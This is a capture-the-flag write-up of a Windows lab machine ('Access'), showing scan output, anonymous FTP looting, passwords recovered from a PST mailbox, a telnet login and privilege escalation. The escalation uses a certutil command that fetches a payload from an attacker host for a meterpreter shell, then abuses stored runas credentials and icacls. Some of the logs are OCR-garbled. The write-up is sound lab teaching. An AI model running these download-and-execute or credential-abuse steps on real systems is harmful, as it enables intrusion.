Information Gathering

1) Found open ports

```
[vigneswar® VigneswarPC)-[~]
$ tcpscan 10.10.10.98
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-28 11:41 IST
Nmap scan report for 10.10.10.98
Host is up (0.39s latency).
Not shown: 65532 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit PORT STATE SERVICE VERSION
                     Microsoft ftpd
21/tcp open ftp
 ftp-anon: Anonymous FTP login allowed (FTP code 230)
 _Can't get directory listing: PASV failed: 425 Cannot open data connection.
  ftp-syst:
    SYST: Windows_NT
23/tcp open telnet Microsoft Windows XP telnetd
  telnet-ntlm-info:
    Target_Name: ACCESS
    NetBIOS_Domain_Name: ACCESS
    NetBIOS_Computer_Name: ACCESS
    DNS_Domain_Name: ACCESS
    DNS_Computer_Name: ACCESS
    Product_Version: 6.1.7600
80/tcp open http
                     Microsoft IIS httpd 7.5
 http-methods:
    Potentially risky methods: TRACE
http-server-header: Microsoft-IIS/7.5
_http-title: MegaCorp
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp
Host script results:
_clock-skew: 1s
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 147.82 seconds
  -(vigneswar® VigneswarPC)-[~]
```

FTP Port 21

1) Anonymous access is allowed

```
(vigneswar® VigneswarPC)-[~]
$ ftp 10.10.10.98
Connected to 10.10.10.98.
220 Microsoft FTP Service
Name (10.10.10.98:vigneswar): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
```


2) Downloaded everything from ftp


```
10.10.10.98/.listing
                                            [ <=>
                                                                                                                                    97 --.-KB/s
                                                                                                                                                     in 0s
==> PORT ... done. ==> LIST ... done.
10.10.10.98/.listing
                                            [ <=>
                                                                                                                                   97 --.-KB/s
                                                                                                                                                     in 0s
2024-06-28 11:49:16 (14.1 MB/s) - '10.10.10.98/.listing' saved [194]
Removed '10.10.10.98/.listing'.
--2024-06-28 11:49:16-- ftp://anonymous:*password*@10.10.10.98/Backups/
=> '10.10.10.98/Backups/.listing'
=> CWD (1) /Backups ... done.
--> DODT done. ==> LIST ... done.
10.10.10.98/Backups/.listing
                                            [ <=>
                                                                                                                                    51 --.-KB/s
                                                                                                                                                    in 0≤
2024-06-28 11:49:17 (3.66 MB/s) - '10.10.10.98/Backups/.listing' saved [51]
```

3) The file is encrypted

Web Port 80

1) Checked the website





It is page of the telnet server

Telnet Port 23

1) There is a telnet service

```
(vigneswar® VigneswarPC)-[~]
$ telnet 10.10.10.98
Trying 10.10.10.98...
Connected to 10.10.10.98.
Escape character is '^]'.
Welcome to Microsoft Telnet Service
```

Vulnerability Assessment

1) Found a password in databases

2) Extracted the zip with the password access4u@security

3) Opened the pst file

```
(vigneswar® VigneswarPC)-[/tmp/access/10.10.10.98/Engineer]
 -$ mkdir results
  -(vigneswar& VigneswarPC)-[/tmp/access/10.10.10.98/Engineer]
* readpst -r -o results/ Access\ Control.pst
Opening PST file and indexes...
Processing Folder "Deleted Items"
        "Access Control" - 2 items done, 0 items skipped.
  -(vigneswar& VigneswarPC)-[/tmp/access/10.10.10.98/Engineer]
$ ls
'Access Control.pst' 'Access Control.zip'
  -(vigneswar& VigneswarPC)-[/tmp/access/10.10.10.98/Engineer]
s cd results
  -(vigneswar&VigneswarPC)-[/tmp/access/10.10.10.98/Engineer/results]
_$ ls
'Access Control'
  -(vigneswar& VigneswarPC)-[/tmp/access/10.10.10.98/Engineer/results]
$ cd Access\ Control
  -(vigneswar& VigneswarPC)-[/tmp/.../10.10.10.98/Engineer/results/Access Control]
_$ ls
mbox
```

4) Found a credential

The password for the "security" account has been changed to 4Cc3ssC0ntr0ller. Please ensure this is passed on to your engineers.

security:4Cc3ssC0ntr0ller

Exploitation

1) Got shell from telnet service

```
(vigneswar& VigneswarPC)-[~]
 -$ telnet 10.10.10.98
Trying 10.10.10.98...
Connected to 10.10.10.98.
Escape character is '^]'.
Welcome to Microsoft Telnet Service
login: security
password:
Microsoft Telnet Server.
*----
C:\Users\security>dir
Volume in drive C has no label.
Volume Serial Number is 8164-DB5F
Directory of C:\Users\security
08/23/2018
           11:52 PM
                       <DIR>
08/23/2018
           11:52 PM
                       <DIR>
08/24/2018
           08:37 PM
                       <DIR>
                                      .yawcam
08/21/2018
           11:35 PM
                       <DIR>
                                      Contacts
08/28/2018
           07:51 AM
                       <DIR>
                                      Desktop
08/21/2018
           11:35 PM
                       <DIR>
                                      Documents
08/21/2018
                                      Downloads
           11:35 PM
                       <DIR>
                                      Favorites
08/21/2018
           11:35 PM
                       <DIR>
08/21/2018
           11:35 PM
                                      Links
                       <DIR>
08/21/2018
           11:35 PM
                       <DIR>
                                      Music
08/21/2018
           11:35 PM
                       <DIR>
                                      Pictures
08/21/2018
           11:35 PM
                                      Saved Games
                       <DIR>
08/21/2018
           11:35 PM
                       <DIR>
                                      Searches
08/24/2018
           08:39 PM
                       <DIR>
                                      Videos
              0 File(s)
                                     0 bytes
             14 Dir(s)
                         3,342,049,280 bytes free
C:\Users\security>
```

Privilege Escalation

1) Switched to meterpreter shell

```
exit

C:\Users\security\Desktop>cls

C:\Users\security\Desktop>certutil -urlcache -split -f http://10.10.14.8/pay load.exe payload.exe
**** Online ****

Online ****

Online ****

Online ***

C:\Users\security\Desktop>

C:\Users\security\Desktop>
```

2) Found a custom software, it uses runas to run as admin

3) Admin credentials are stored by runas


C:\Users\Public\Desktop>cmdkey /list

Currently stored credentials:

Target: Domain:interactive=ACCESS\Administrator

User: ACCESS\Administrator

4) Added security to Administrators group



```
C:\Users\Administrator\Desktop>icacls "C:\Users\Administrator\Desktop\root.txt"

C:\Users\Administrator\Desktop\root.txt ACCESS\security:(F)

ACCESS\Administrator:(F)

NT AUTHORITY\SYSTEM:(I)(F)

BUILTIN\Administrators:(I)(F)

trator:(I)(F)

Successfully processed 1 files; Failed processing 0 files
```

C:\Users\Administrator\Desktop>icacls "C:\Users\Administrator\Desktop\root.txt" /grant security:(R)
processed file: C:\Users\Administrator\Desktop\root.txt
Successfully processed 1 files; Failed processing 0 files

5) Got the flag

